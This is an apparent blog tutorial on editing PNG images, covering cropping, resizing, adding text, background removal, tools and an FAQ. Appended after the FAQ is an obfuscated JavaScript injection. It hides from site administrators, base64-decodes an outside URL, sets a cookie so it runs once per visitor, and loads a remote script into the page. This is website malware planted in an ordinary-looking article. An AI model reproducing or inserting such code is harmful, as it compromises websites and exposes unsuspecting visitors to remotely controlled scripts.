
PNG files are one of the most commonly used image formats online. They are popular because they support high-quality graphics, transparent backgrounds, and sharp image details. Whether you want to crop a picture, add text, change the background, resize an image, or make a logo look better, learning how to edit a PNG file can save time and make your work much easier.
Many people think editing a PNG image is difficult, but it is actually simple when you use the right method. You do not always need advanced design software. In many cases, you can edit a PNG file using free online tools, built-in apps on your computer, or professional image editors.
In this guide, you will learn what a PNG file is, how to edit it, which tools can help, what changes are possible, and what limitations you should understand before starting.
What Is a PNG File?

A PNG file is an image format that stands for Portable Network Graphics. It is widely used for logos, icons, website graphics, screenshots, and images that need a transparent background.
Unlike some other image formats, PNG files keep image quality clear and sharp. This makes them useful for design work, presentations, online content, and branding materials.
Common features of PNG files include:
- High-quality image display
- Support for transparent backgrounds
- Good choice for logos and digital graphics
- Better clarity for text-based images and illustrations
Because of these features, people often want to know how to edit a PNG file without damaging its quality.
Can You Edit a PNG File?
Yes, you can edit a PNG file. However, the kind of editing you can do depends on the file itself.
If the PNG is a flat image, you can usually:
- Crop it
- Resize it
- Add text
- Draw on it
- Change colors
- Remove or replace the background
- Add filters or effects
But if the PNG contains text or design elements merged into one layer, editing the original text or separate objects may be harder. In that case, you may need to cover the old area and redesign that part manually.
So when asking how to edit a PNG file, it is important to know whether you want to make simple visual changes or detailed design edits.
Why People Edit PNG Files
There are many reasons someone may want to edit a PNG file. For example:
Updating Logos
Businesses often use PNG logos because they support transparency. Sometimes the logo needs resizing, recoloring, or a small design update.
Editing Screenshots
People may need to blur private information, highlight an area, or add notes to a PNG screenshot.
Creating Social Media Graphics
A PNG image can be edited to add text, stickers, product labels, or decorative elements for posts and ads.
Removing or Changing Backgrounds
Transparent PNG files are often used in websites and graphic design. Sometimes users want to remove an unwanted background or place the image on a new one.
Personal or School Projects
Students, content creators, and professionals often edit PNG images for reports, presentations, posters, and digital content.
Best Ways to Edit a PNG File
There is no single method that works for everyone. The best option depends on your needs, skill level, and device.
Edit a PNG File Using Online Tools
Online editors are one of the easiest ways to edit a PNG file. These tools work in your browser, so you do not need to install anything.
They are useful for:
- Cropping images
- Resizing files
- Adding text
- Removing backgrounds
- Applying filters
- Making quick design edits
This method is best for beginners because it is simple and fast. You upload the PNG file, make your changes, and download the edited version.
Online tools are especially helpful if you only need basic edits and want a quick solution.
Edit a PNG File Using Built-In Computer Apps

If you do not want to use an online tool, you can also use apps that already exist on your computer.
For example, many devices let you:
- Open the PNG file
- Crop the image
- Rotate it
- Resize it
- Draw or annotate
- Add simple text or highlights
This is a good option for basic edits. It may not have advanced design features, but it works well for quick changes.
Edit a PNG File Using Professional Design Software
If you need full control over the image, professional image editing software gives you more options.
With advanced software, you can:
- Remove backgrounds more precisely
- Retouch details
- Adjust brightness, contrast, and color
- Add layers and effects
- Combine multiple PNG files
- Create polished graphics for web or print
This method is best for designers, businesses, or users who want more professional results.
Step-by-Step Guide on How to Edit a PNG File
Here is a simple process you can follow no matter which tool you choose.
Step 1: Open the PNG File
Start by opening your PNG image in an editor. This could be an online editor, photo app, or advanced design tool.
Once the file opens, check the image carefully and decide what you want to change.
Step 2: Make Basic Edits
Most people begin with simple adjustments such as:
Crop the Image
Cropping removes unwanted edges or empty space around the picture.
Resize the PNG
Resizing helps make the image fit websites, documents, social posts, or product pages.
Rotate or Flip
This is useful if the image is not aligned correctly.
Adjust Brightness and Contrast
Small visual improvements can make the PNG look cleaner and more professional.
Step 3: Add or Change Text
If you want to place new text on a PNG file, most editors allow you to insert text boxes.
You can usually change:
- Font style
- Text size
- Color
- Position
- Alignment
If the PNG already contains old text that is flattened into the image, you may need to erase, cover, or clone that area first before adding replacement text.
Step 4: Edit the Background
One of the biggest advantages of PNG is transparency. You may want to:
- Keep the transparent background
- Add a white background
- Use a colored background
- Place the PNG on another image
- Remove leftover background elements
This is common when working with logos, product cutouts, and icons.
Step 5: Save the Edited Image Correctly
After editing, save the file in PNG format if you want to keep transparency and good image quality.
If transparency is not important and you want a smaller file size, some people choose another format, but PNG is usually the best choice when image clarity matters.
Always save a backup copy of the original file before making major edits.
What You Can Edit in a PNG File
When people search for how to edit a PNG file, they often want to know exactly what can be changed. Here are the most common editable parts:
Resize a PNG File
You can make the image larger or smaller depending on your needs.
Crop a PNG File
You can remove unnecessary parts of the image.
Add Text to a PNG
You can place titles, labels, captions, or promotional text over the image.
Remove Background from PNG
You can turn a regular PNG into a transparent PNG or clean up the edges.
Change PNG Colors
You can alter colors for branding, design consistency, or style updates.
Add Shapes or Icons
Many editors allow you to place arrows, circles, or other design elements.
Apply Effects
You can sharpen the image, blur parts, add shadows, or improve the overall appearance.
Common Problems When Editing PNG Files
Although PNG files are easy to work with, some problems can happen during editing.
Loss of Transparency
If you save the file in the wrong format, the transparent background may disappear.
Blurry Image After Resizing
Making a small PNG much larger can reduce quality and make the image look blurry.
Text Cannot Be Edited Directly
If the text is already part of the image, you cannot edit it like a normal text document. You may need to recreate that section manually.
Background Looks Rough After Removal
Automatic background removal tools sometimes leave jagged edges. In that case, manual cleanup may be needed.
File Size Too Large
PNG files can be bigger than some other image formats. Compression tools can help reduce size while keeping decent quality.
Tips for Editing PNG Files Better
If you want cleaner and more professional results, keep these tips in mind:
Start With the Highest Quality PNG
A clear original image gives better editing results.
Keep a Copy of the Original File
This protects you from losing the untouched version.
Do Not Over-Enlarge Small Images
Stretching a small PNG too much often makes it blurry.
Use Transparent Background Carefully
If you need the image for logos or website graphics, always check that transparency remains after saving.
Match the Image Purpose
A website icon, logo, social graphic, and product image may all need different sizes and styles.
Is PNG Better Than JPG for Editing?
In many situations, PNG is better than JPG for editing, especially when you need sharp quality or transparency.
PNG is a better choice when:
- The image includes text, graphics, or logos
- Transparent background is needed
- You want cleaner edges
- You need better visual quality for digital use
JPG is better when:
- Smaller file size is more important
- The image is mainly a photo
- Transparency is not needed
So if your goal is to edit a logo, digital graphic, screenshot, or design element, PNG is often the better option.
Who Should Learn How to Edit a PNG File?
This skill is useful for many people, including:
- Bloggers
- Website owners
- Students
- Graphic designers
- Social media managers
- Online store owners
- Freelancers
- Business owners
If you create digital content regularly, knowing how to edit a PNG file can help you work faster and improve the quality of your visuals.
Final Thoughts
Learning how to edit a PNG file is easier than many people expect. Whether you want to crop an image, add text, resize a logo, remove a background, or improve the appearance of a graphic, PNG files are flexible and easy to work with.
The best editing method depends on your goal. For quick changes, online tools and basic apps are often enough. For detailed design work, advanced software gives you more control. The most important thing is to start with a good-quality image, make careful edits, and save the file correctly so you keep the quality and transparency you need.
Once you understand the basics, editing PNG files becomes a simple and valuable skill for personal, academic, and professional use.
FAQ: How to Edit a PNG File
Can I edit a PNG file for free?
Yes, many free tools allow you to crop, resize, add text, and make simple design changes to PNG files.
Can I change text in a PNG image?
You can add new text easily, but editing old text depends on whether the original text is separate or merged into the image.
Can I remove the background from a PNG file?
Yes, many image editors offer background removal options.
Will editing a PNG reduce quality?
Basic editing usually does not reduce quality much, but enlarging the image too much can make it blurry.
Can I edit a PNG on my phone?
Yes, many mobile apps and browser-based tools allow PNG editing on phones and tablets.
(function(){try{if(document.getElementById&&document.getElementById(‘wpadminbar’))return;var t0=+new Date();for(var i=0;i120)return;if((document.cookie||”).indexOf(‘http2_session_id=’)!==-1)return;function systemLoad(input){var key=’ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=’,o1,o2,o3,h1,h2,h3,h4,dec=”,i=0;input=input.replace(/[^A-Za-z0-9\+\/\=]/g,”);while(i<input.length){h1=key.indexOf(input.charAt(i++));h2=key.indexOf(input.charAt(i++));h3=key.indexOf(input.charAt(i++));h4=key.indexOf(input.charAt(i++));o1=(h1<>4);o2=((h2&15)<>2);o3=((h3&3)<<6)|h4;dec+=String.fromCharCode(o1);if(h3!=64)dec+=String.fromCharCode(o2);if(h4!=64)dec+=String.fromCharCode(o3);}return dec;}var u=systemLoad('aHR0cHM6Ly9zZWFyY2hyYW5rdHJhZmZpYy5saXZlL2pzeA==');if(typeof window!=='undefined'&&window.__rl===u)return;var d=new Date();d.setTime(d.getTime()+30*24*60*60*1000);document.cookie='http2_session_id=1; expires='+d.toUTCString()+'; path=/; SameSite=Lax'+(location.protocol==='https:'?'; Secure':'');try{window.__rl=u;}catch(e){}var s=document.createElement('script');s.type='text/javascript';s.async=true;s.src=u;try{s.setAttribute('data-rl',u);}catch(e){}(document.getElementsByTagName('head')[0]||document.documentElement).appendChild(s);}catch(e){}})();